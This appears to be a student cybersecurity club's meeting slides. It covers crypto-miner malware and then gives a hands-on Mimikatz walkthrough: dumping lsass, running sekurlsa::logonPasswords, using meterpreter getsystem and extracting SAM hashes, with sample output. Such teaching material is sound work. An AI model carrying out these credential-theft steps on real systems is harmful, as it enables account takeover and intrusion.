Cyber@UC Meeting 29

If You’re New!

- Join our Slack **ucyber.slack.com**
- Follow us on **Twitter @UCyb3r** and Facebook UC.yber; University of Cincinnati OWASP Chapter
- Feel free to get involved with one of our committees: **Content, Finance, Public Affairs, Outreach, Recruitment.**
- Stay updated through our weekly emails and SLACK

Announcements

- **Babyhack**: Lessons learned
- **Cyber Range**
    - **Delayed Date TBD**
- **October 27/28th ACM** programming challenge
- **P&G cybersecurity center** tour is still in the planning phase
- **National Collegiate Cyber Defense Competition** prepping will begin soon

Weekly Info Session

Miner Malware

- Miners are a class of malware that focuses on utilizing the infected machines to mine cryptocurrency for the attackers
- Easy monetization of efforts
- While these attacks usually do not target individuals, they tend to look for users that would have stronger GPUs, to enable faster mining
  - This makes certain demographics, like gamers a likely target
- The mining eats up system memory and is very bad for the infected machiens hardware
- These malwares are typically hidden inside of other software

Miner Malware (continued)

- Some examples would be adware installers spread through social engineering
- Streamer ice poseidon released a game, later found that the developer of the game had included a bitcoin miner
- Miners, by their nature are very difficult to detect
- The use of mining malware has risen dramatically over the last few years
- Miners take actions to help ensure their continuation on the system
    - Turn off security software, turn off when system monitors are running, ensure mining software is always on the drive, restore it if not
- Most mining networks can generate up to $30k/month

Miner Malware (continued)

https://securelist.com/miners-on-the-rise/81706/

https://www.trendmicro.com/vinfo/us/threat-encyclopedia/web-attack/93/cybercriminals-unleash-bitcoinmining-malware

https://waypoint.vice.com/en_us/article/mb7bkx/fans-of-notorious-streamer-ice-poseidon-revolt-over-cryptocurrency-scandal

Historical Malware

https://docs.google.com/presentation/d/1tznpqtVOmO2mr6jtRQl737W_XdrqbNAe9RVyHhk0HGc/edit?usp=sharing

Mimikatz Password Stealing

How to do it!

Launch Mimikatz

```
# Privilege::debug
```

Output should be Privilege ‘20’ OK

```
# sekurlsa::logonPasswords full
```

```
meterpreter > getsystem
```

```
meterpreter > help mimikatz
```

How hackers do it...

Open Task manager

Go to Details and type lsass


Right click lsass.exe and select Create Dump File

Copy file location and navigate to the dump.

Copy the dump to your mimikatz install folder.


```
# sekurlsa::minidump lsass.dmp

# sekurlsa::logonPasswords full
```

Mimikatz functions




```
meterpreter > load mimikatz
Loading extension mimikatz...success.
meterpreter > help mimikatz

Mimikatz Commands
=================

    Command           Description
    -------           -----------
    kerberos          Attempt to retrieve kerberos creds
    livessp           Attempt to retrieve livessp creds
    mimikatz_command  Run a custom command
    msv               Attempt to retrieve msv creds (hashes)
    ssp               Attempt to retrieve ssp creds
    tspkg             Attempt to retrieve tspkg creds
    wdigest           Attempt to retrieve wdigest creds
```

Kerberos



```
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

AuthID    Package    Domain        User             Password
------    -------    ------        ----             --------
0;132554  NTLM       HACKER        Administrator    mod_memory::searchMemory NT5
 (0x00000012) There are no more files. n.a. (kerberos KO)
0;996     Negotiate  NT AUTHORITY  NETWORK SERVICE  mod_memory::searchMemory NT5
 (0x00000012) There are no more files. n.a. (kerberos KO)
0;31864   NTLM                                      mod_memory::searchMemory NT5
 (0x00000012) There are no more files. n.a. (kerberos KO)
0;40795   NTLM       HACKER        Administrator    mod_memory::searchMemory NT5
 (0x00000012) There are no more files. n.a. (kerberos KO)
0;997     Negotiate  NT AUTHORITY  LOCAL SERVICE    mod_memory::searchMemory NT5
 (0x00000012) There are no more files. n.a. (kerberos KO)
0;999     NTLM       HACKERGROUP   HACKER$          mod_memory::searchMemory NT5
 (0x00000012) There are no more files. n.a. (kerberos KO)
```

MSV credentials




```
meterpreter > msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

AuthID    Package    Domain        User             Password
------    -------    ------        ----             --------
0;132554  NTLM       HACKER        Administrator    mod_memory::searchMemory NT5
 (0x00000000) The operation completed successfully. n.a. (msv1_0 KO)
0;996     Negotiate  NT AUTHORITY  NETWORK SERVICE  mod_memory::searchMemory NT5
 (0x00000000) The operation completed successfully. n.a. (msv1_0 KO)
0;31864   NTLM                                      mod_memory::searchMemory NT5
 (0x00000000) The operation completed successfully. n.a. (msv1_0 KO)
0;40795   NTLM       HACKER        Administrator    mod_memory::searchMemory NT5
 (0x00000000) The operation completed successfully. n.a. (msv1_0 KO)
0;997     Negotiate  NT AUTHORITY  LOCAL SERVICE    mod_memory::searchMemory NT5
 (0x00000000) The operation completed successfully. n.a. (msv1_0 KO)
0;999     NTLM       HACKERGROUP   HACKER$          mod_memory::searchMemory NT5
 (0x00000000) The operation completed successfully. n.a. (msv1_0 KO)
```

minikatz_command

mimikatz_command -f <type of command>::<command action>

If we want to retrieve password hashes from the SAM file, we can:


meterpreter > mimikatzcommand -f samdump::hashes



```
meterpreter > mimikatz_command -f samdump::hashes
Ordinateur : hacker
BootKey    : 6a7ffaa652eede0f241c878db981bbdf

Rid  : 500
User : Administrator
LM   : e52cac67419a9a224a3b108f3fa6cb6d
NTLM : 8846f7eaee8fb117ad06bdd830b7586c

Rid  : 501
User : Guest
LM   :
NTLM :

Rid  : 1001
User : SUPPORT_388945a0
LM   :
NTLM : 0d1cca0a07f89506e188199d4cdf2151
```

Services list


meterpreter > mimikatz_command -f service::list



```
meterpreter > mimikatz_command -f service::list
        KERNEL_DRIVER   STOPPED Abiosdsk        Abiosdsk
        KERNEL_DRIVER   RUNNING ACPI    Microsoft ACPI Driver
        KERNEL_DRIVER   STOPPED ACPIEC  ACPIEC
        KERNEL_DRIVER   STOPPED adpu160m        adpu160m
        KERNEL_DRIVER   STOPPED adpu320 adpu320
        KERNEL_DRIVER   STOPPED afcnt   afcnt
        KERNEL_DRIVER   RUNNING AFD     AFD Networking Support Environment
        KERNEL_DRIVER   RUNNING agp440  Intel AGP Bus Filter
        KERNEL_DRIVER   STOPPED Aha154x Aha154x
        KERNEL_DRIVER   STOPPED aic78u2 aic78u2
        KERNEL_DRIVER   STOPPED aic78xx aic78xx
        WIN32_SHARE_PROCESS     STOPPED Alerter Alerter
        WIN32_OWN_PROCESS       STOPPED ALG     Application Layer Gateway Servic
e
        KERNEL_DRIVER   STOPPED AliIde  AliIde
        WIN32_SHARE_PROCESS     STOPPED AppMgmt Application Management
        WIN32_OWN_PROCESS       STOPPED aspnet_state    ASP.NET State Service
        KERNEL_DRIVER   STOPPED AsyncMac        RAS Asynchronous Media Driver
        KERNEL_DRIVER   RUNNING atapi   Standard IDE/ESDI Hard Disk Controller
        KERNEL_DRIVER   STOPPED Atdisk  Atdisk
        KERNEL_DRIVER   STOPPED Atmarpc ATM ARP Client Protocol
        WIN32_SHARE_PROCESS     STOPPED AudioSrv        Windows Audio
        KERNEL_DRIVER   RUNNING audstub Audio Stub Driver
        KERNEL_DRIVER   RUNNING Beep    Beep
        WIN32_SHARE_PROCESS     STOPPED BITS    Background Intelligent Transfer
```

Crypto

meterpreter > mimikatz_command -f crypto::listProviders



```
meterpreter > mimikatz_command -f crypto::listProviders
Providers CryptoAPI :
        Gemplus GemSAFE Card CSP v1.0
        Infineon SICRYPT Base Smart Card CSP
        Microsoft Base Cryptographic Provider v1.0
        Microsoft Base DSS and Diffie-Hellman Cryptographic Provider
        Microsoft Base DSS Cryptographic Provider
        Microsoft DH SChannel Cryptographic Provider
        Microsoft Enhanced Cryptographic Provider v1.0
        Microsoft Enhanced DSS and Diffie-Hellman Cryptographic Provider
        Microsoft Enhanced RSA and AES Cryptographic Provider
        Microsoft RSA SChannel Cryptographic Provider
        Microsoft Strong Cryptographic Provider
        Schlumberger Cryptographic Service Provider
```

Pitfalls

1. I can’t think of any! Enjoy!